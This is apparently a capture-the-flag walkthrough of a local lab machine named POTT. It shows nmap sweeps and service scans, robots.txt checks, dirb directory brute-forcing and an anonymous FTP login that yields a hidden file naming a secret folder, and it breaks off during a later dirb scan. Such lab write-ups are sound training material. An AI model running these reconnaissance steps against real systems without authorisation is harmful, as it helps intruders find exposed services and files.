
POT. OVA MACHINE AND MY KALI WORKING PERFECTLY



Kali
Running


Oslo Workshop Box
Powered Off

Xerxes
Powered Off

Holiday 1
Powered Off


POTT
Running

The first step is to search for an IP address, so I use **nmap -sP your 192.168.018/24**.




```
┌──(alpha㉿alpha)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2e:af:d9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.18/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
       valid_lft 604720sec preferred_lft 604720sec
    inet6 fd00:bc3e:769:9592:5a1e:ae38:4211:a99e/64 scope global temporary dynamic
       valid_lft 535427sec preferred_lft 86110sec
    inet6 fd00:bc3e:769:9592:a00:27ff:fe2e:afd9/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 535427sec preferred_lft 401570sec
    inet6 fe80::a00:27ff:fe2e:afd9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(alpha㉿alpha)-[~]
└─$ nmap -sP 192.168.0.18/24
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-21 11:45 EST
Nmap scan report for 192.168.0.0
Host is up (0.0048s latency).
Nmap scan report for Hitronhub.home (192.168.0.1)
Host is up (0.027s latency).
Nmap scan report for 192.168.0.2
Host is up (0.014s latency).
Nmap scan report for 192.168.0.11
Host is up (0.065s latency).
Nmap scan report for 192.168.0.18
Host is up (0.0041s latency).
Nmap scan report for 192.168.0.20
Host is up (0.079s latency).
Nmap scan report for 192.168.0.32
Host is up (0.083s latency).
Nmap scan report for 192.168.0.38
Host is up (0.017s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 3.58 seconds

┌──(alpha㉿alpha)-[~]
└─$ 
```

I found the POT IP 192.168.0.38 and ping the system, to check the connection working properly.



```
┌──(alpha㉿alpha)-[~]
└─$ ping 192.168.0.38
PING 192.168.0.38 (192.168.0.38) 56(84) bytes of data.
64 bytes from 192.168.0.38: icmp_seq=1 ttl=64 time=1.21 ms
64 bytes from 192.168.0.38: icmp_seq=2 ttl=64 time=3.14 ms
64 bytes from 192.168.0.38: icmp_seq=3 ttl=64 time=2.13 ms
^C
--- 192.168.0.38 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 1.205/2.157/3.139/0.789 ms
```

Also, opening firefox and hitting IP 192.168.0.38 showed the system works perfectly, and a bridge connection was established.



Apache2 Default Page

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


The first thing I do to run nmap Network Discovery default scripts -sC and Version -sV, The version scan enumerates the version. The script deals with authentication credentials (or bypassing them) on the target system. Examples include x11-access, FTP-anonymous, and oracle-enum-users, also It scans the 1000 ports and as result, we know how many open and closed ports. E.g. FTP, TCP, SSH moreover http-robots.txt: 1 disallowed entry/production also a part of nmap scanning.

nmap -sC -sV 192.168.0.38



```
┌──(alpha㉿alpha)-[~]
└─$ nmap -sC -sV 192.168.0.38
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-21 11:49 EST
Nmap scan report for 192.168.0.38
Host is up (0.0030s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.0.18
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1aa0da5bfddddf6dc471bcd985b1133a (ECDSA)
|_  256 fda0e32da03f89701fb0dbc347f8cdba (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/production
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.49 seconds
```

I always check the robots.txt file, the only folder where I saw their production, but nothing was found.



```
User-agent: *
Disallow: /production
```


Index of /production

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.52 (Ubuntu) Server at 192.168.0.38 Port 80


The next command is dirb command if any directory, or folders, we found in the given URL, we have 2 main lists the first one is big.txt and the second one is common.txt, In these list drib command search all the matches and show us the result which hidden directory or any folder with concerned IP.

dirb http://192.168.0.38/ /usr/share/wordlists/dirb/big.txt
dirb http://192.168.0.38/ /usr/share/wordlists/dirb/common.txt



```
┌──(alpha㉿alpha)-[~]
└─$ dirb http://192.168.0.38/ /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Dec 21 11:56:27 2022
URL_BASE: http://192.168.0.38/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.0.38/ ----
==> DIRECTORY: http://192.168.0.38/production/
+ http://192.168.0.38/robots.txt (CODE:200|SIZE:36)
+ http://192.168.0.38/server-status (CODE:403|SIZE:277)

---- Entering directory: http://192.168.0.38/production/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Dec 21 11:57:43 2022
DOWNLOADED: 20458 - FOUND: 2
```

Nothing Found




```
┌──(alpha㉿alpha)-[~]
└─$ dirb http://192.168.0.38/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Dec 21 11:55:09 2022
URL_BASE: http://192.168.0.38/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.38/ ----
+ http://192.168.0.38/index.html (CODE:200|SIZE:10671)
==> DIRECTORY: http://192.168.0.38/production/
+ http://192.168.0.38/robots.txt (CODE:200|SIZE:36)
+ http://192.168.0.38/server-status (CODE:403|SIZE:277)

---- Entering directory: http://192.168.0.38/production/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Dec 21 11:55:20 2022
DOWNLOADED: 4612 - FOUND: 3
```


Nothing Found

While running a nmap I saw there is anonymous ftp login, anonymous ftp login doesn't require a password so easy log in with it, In ftp login I found .struct.xml file, with permission to read, so I download this file with the get command and open it with a cat. A file clearly mentioned that the production folder is empty, and the robots.txt file description, the most important **secret_development_folder_123456**

get .struct.xml
cat .struct.xml



```
┌──(alpha㉿alpha)-[~]
└─$ ftp 192.168.0.38
Connected to 192.168.0.38.
220 (vsFTPd 3.0.5)
Name (192.168.0.38:alpha): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||39670|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Dec 17 12:43 .
drwxr-xr-x    2 ftp      ftp          4096 Dec 17 12:43 ..
-rw-r--r--    1 ftp      ftp           782 Dec 17 12:43 .struct.xml
226 Directory send OK.
ftp> get .struct.xml
local: .struct.xml remote: .struct.xml
229 Entering Extended Passive Mode (|||41633|)
150 Opening BINARY mode data connection for .struct.xml (782 bytes).
100% |*******************************************************************
226 Transfer complete.
782 bytes received in 00:00 (119.41 KiB/s)
ftp> exit
221 Goodbye.
```




```
┌──(alpha㉿alpha)-[~]
└─$ cat .struct.xml
<webroot>
        <base>
                <index>
                        <path>
                                index.html
                        </path>
                        <desc>
                                Landing page.
                        </desc>
                </index>
                <stylesheet>
                        <path>
                                stylesheet.css
                        </path>
                        <desc>
                                The stylesheet was stolen by our previous dev team for not getting paid. Which of course is a lie. Anyway, we need to redo the design.
                        </desc>
                </stylesheet>
                <robots>
                        <path>
                                robots.txt
                        </path>
                        <desc>
                                For crawlers and bots.
                        </desc>
                </robots>
                <development>
                        <path>
                                /secret_development_folder_123456
                        </path>
                        <desc>
                                Player of the tournament page, under development.
                        </desc>
                </development>
                <production>
                        <path>
                                /production
                        </path>
                        <desc>
                                Production page for the POTT app, currently empty.
                        </desc>
                <production>
        </base>
</webroot>
```

Now, I run again dirb command to see what is inside this secret directory.


dirb http://192.168.0.38/secret_development_folder_123456 /usr/share/wordlists/dirb/big.txt

Two folders were found one is sports-betting and pics



```
┌──(alpha㉿alpha)-[~]
└─$ dirb http://192.168.0.38/secret_development_folder_123456 /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Dec 21 12:01:02 2022
URL_BASE: http://192.168.0.38/secret_development_folder_123456/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

